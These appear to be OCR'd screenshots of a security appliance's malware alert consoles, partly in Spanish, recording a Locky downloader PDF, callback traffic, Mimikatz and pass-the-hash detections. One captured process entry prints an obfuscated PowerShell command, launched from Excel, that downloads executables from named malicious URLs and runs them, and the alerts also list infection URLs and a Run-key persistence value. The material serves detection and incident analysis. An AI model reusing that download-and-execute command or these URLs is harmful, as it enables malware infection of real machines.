
Bot Communication Details

Callback communication observed from VM

Infection URLs

Url	Occured	Content Type
1-2times.com/check/n14041.htm	08/07/17 15:13:49	text/html
enterinmind.com/check/vers195.php?q=1	08/07/17 15:13:49	application/exe
58.65.239.115/check/wlhiwez.php	08/07/17 15:13:49	text/html
gate4traff.net/t/?4702372c	08/07/17 15:13:49	text/html

Alertas de objetos de malware



⊖ Back to Alerts

Alert Details

823

Summary

Bot Communication Details

Callback communication observed from VM

Download Source Headers

OS Change Details

Microsoft WindowsXP 32-bit 5.1 sp3 16.0901

OS Change Details

Microsoft Windows7 32-bit 6.1 sp1 16.0901

Summary

Malware	🟥 Malware.Binary.pdf
VXE Callback	🟥 Ransomware.Downloader.Locky
Application Type	Multiple Adobe Reader X
File Type	pdf
Builtin AV	🟥 PUA.Pdf.Trojan.OpenActionObjectwithJavascript-1

🟥 Malicious behaviour observed

IP Protocol	TCP
Victim IP	10.240.10.154
Victim Port	80
Target IP	172.78.135.34
Src MAC Address	00:00:00:00:00:00
Dst MAC Address	00:00:00:00:00:00

VM Captures	[1]Get pcap file [2]Get pcap file
ID	823
Distinguisher(UUID)	252c3695-f9f6-4cbf-8c1b-bd4d361bde2f
Malware Hash	a7f3195f6f89eb38785fe1c623124709
Archived Object	4c6643329f0e2b180ccc9523

Endpoint Details

Status	Endpoint Compromised
Domain	WORKGROUP
IP Address	10.240.10.154

Recent Alert	
OS	Windows 7 Enterprise 7601 Service Pack 1
Event ID	
Triage Collection	Package not available

^ Bot Communication Details


Server DNS Name	zhongjianbao.com	**Service Port**	53	**Last Seen At**	08/29/17 16:11:26	**Signature Name**	Ransomware.Downloader.Locky

^ Callback communication observed from VM

Server DNS Name	199.xx.xxx.x	**Service Port**	80	**Last Seen At**	08/29/17 16:11:26	**Signature Name**	Ransomware.Downloader.Locky

Direction	Command	User-Agent	Host	Connection	Pragma	Others

Detalles de la alerta Cambios en el sistema operativo: Vista gráfica



Analysis Start

Type: exe

App Name: Windows Explorer

md5sum: e4ec0f1a72e61550ccd8aef76dcb773f

+ Details

+ Malicious Alerts

explorer.exe

Process ID: 2528

Process Started

payment.exe

Process ID: 3592

+ Details

+ Malicious Alerts

explorer.exe

Process ID: 1872

Process Started

payment.exe

Process ID: 3952

+ Details

Registry Activity

Registry

Type: setval

Value: \REGISTRY\USER\S-1-5-21-25297034 13-2662079939-3113469119-500\Software\Microsoft\Windows\CurrentVersion\Run\"IASServer" = C:\Users\ADMINI~1\AppData\Local\Temp\payment.exe

Network Activity

dns_query

pp.yadns.asia

+ Malicious Alerts

Apicall Activity

Apicall

DLL: kernel32.dll

API: Sleep

File Activity

File(s) failed

WOW64LOG.DLL

DNSAPI.DLL


IPHLPAPI.DLL

Network Activity

dns_query

pp.yadns.asia

Detalles de alerta de cambios en el sistema operativo: Vista de distribución de eventos




OS Change Details | Items: 63 | OS Info: Microsoft Windows7 64-bit 6.1 sp1 17.0109 | Graphical View

Type	Model/Class	Details(Path/Messa
Analysis	Malware	
Malicious Alert	Static Analysis	Message: Static Binar
Application		
Os		Name: windows Vers
Os Monitor		Version: 16R1 Build:
Config Update		
Uac	Service	Windows Image Acqu
Uac	Service	Telephony
Uac	Service	Remote Access Conn
Action Fopen	Ascii	
Process	Started	C:\WINDOWS\system Parentname: C:\Prog Command Line: CMd 1 -NoprOFIle^ -ex^Ec Sy^st^em.^Ran^do^r {http://rejmed.cz/tmp '%appdata%\' + $fg s^ys^t^e^m.ne^t^.we ^Pr^oce^ss $pp; b^re MD5: 6d778e0f95447 SHA1: N/A
File	Open	C:
Process	Opened	Source: C:\Program Files\Office\OFFICE11\EXCEL.EXE Target: C:\WINDOWS\explorer.exe

Action Fopen	Ascii			
Process	Started	C:\WINDOWS\system32\cmd.exe Parentname: C:\Program Files\Office\OFFICE11\EXCEL.EXE Command Line: CMd.exe /c "p^ow^Ers^hel^l^.e^xe^ -nO^l -No^Ni^Nt^ -W^IndOws^ 1 -NoprOFIle^ -ex^Ec^u B^Ypa^S^s -Wi^ 1 -N^O^Pr^ $random = N^ew-^O^b^je^ct^ Sy^st^em.^Ran^do^m; Fo^rea^ch($um in @({http://berurn.com/videos.exe}, {http://rejmed.cz/tmp/visa.exe})) { t^ry { $fg = $ra^n^do^m.n^e^xt(0, 61132); $pp = '%appdata%\' + $fg + '.exe'; ^(^ne^w-^ob^jec^t s^ys^t^e^m.ne^t^.webcli^en^t)^.D^ow^nl^o^ad^Fi^le($um.ToString(), $pp); St^a^rt-^Pr^oce^ss $pp; b^re^ak; } c^at^ch { Wr^it^e-Ho^st $err^or[0].E^x^cep^ti^on } }" MD5: 6d778e0f95447e6546553eeea709d03c SHA1: N/A	3732	2840
File	Open	C:	3732	
Process	Opened	Source: C:\Program Files\Office\OFFICE11\EXCEL.EXE Target: C:\WINDOWS\explorer.exe	2840 1300	

Malware Callbacks



Back to Alerts

Alert Details

1233

Summary

Callback communication from infected host

Related Network Activity

Summary

MANAGE POLICY EXCEPTION | DOWNLOAD

Callback	🟥 Local.Callback
Interface	network A (mode inline, port A2)
Blocking Action	Blocked
Set Sig Name Blocking Policy	Local.Callback
Set Sig ID Blocking Policy	No Action for 20005774

IP Protocol	TCP
Victim IP	10.240.10.129
Target IP	195.xx.xx.xxx
Src MAC Address	9e:b7:xx:xx:xx:xx
Dst MAC Address	b6:4d:xx:xx:xx:xx


Communication Captures	[1]pcap 536 bytes (text)
ID	1233
Distinguisher(UUID)	20335a43-ce4c-4999-b304-2a94725b3253
URL	http://vshxynvjssrtjdhbcoqzne.org/cWiI0I3z.php

Callback communication from infected host

Server DNS Name	195.xx.xx.xxx	Service Port	80	Last Seen At	08/24/17 23:03:15	Signature Name	Local.Callback
Location	US/IL/Chicago						

Direction	Command	User-Agent	Host	Connection	Pragma	Others

Alertas de SmartVision



Date Range: 08/31/2017 03:38:44 - 09/07/2017 03:38:44 Severity: all

	ID	NAME	TYPE	TIME	SOURCE IP	DESTINATION IP	SEVERITY	SC Version
>	8	Mimikatz Activity Detected	Mimikatz Activity	09/05/17 10:40:12	172.168.99.199	172.168.99.101	9	626.320
>	7	EXE File Write To C$ Share Over SMBv2 TCP Port 139	Remote EXE Copy	09/05/17 10:37:34	172.16.63.222	172.16.63.202	6	626.320
>	6	EXE File Write To C$ Share Over SMBv2 TCP Port 445	Remote EXE Copy	09/05/17 10:35:32	172.16.63.222	172.16.63.202	6	626.320
>	5	EXE File Write To Admin$ Share Over SMBv1 TCP Port 445	Remote EXE Copy	09/05/17 10:34:32	172.168.0.3	172.168.0.254	6	626.320
˅	4	PtH attack using remote AT Exec	Remote Execution	09/05/17 10:33:46	172.168.0.3	172.168.0.2	5	626.320

DETAILS

Signature ID	91500000	Name	PtH attack using remote AT Exec
Type	Remote Execution	Severity	5
Created Time	09/05/17 10:33:46	Source IP	172.168.0.3
Destination IP	172.168.0.2	Source Port	43520
Destination Port	445	Protocol	tcp
Related Network Activity	Download View Graph	Base Events Count	5

Base Events


	NAME	SOURCE IP	TIME
>	SMB Create Request: Delete file in Windows temp direcory	172.168.0.3	09/05/17 10:33:47
>	SMB Create Request: File in Windows temp direcory	172.168.0.3	09/05/17 10:33:46

Riesgo de alertas e implicaciones de seguridad

Network Security Alert	Helix Risk	Impact
Infection Match	Low (pale blue) ●●○○○	*Observar/Investigar
Web Infection	Medium (yellow) ●●●○○	Investigar
Malware Object	Medium (yellow) ●●●○○	Investigar
Domain Match	Low (pale blue) ●●○○○	Observar
Malware Callback	Critical (red) ●●●●○	Contener


Detalles de la alerta Cambios en el sistema operativo

- Network Activity
- Processes
- File Activity
- Registry Activity
- Code Injection
- Mutex Objects
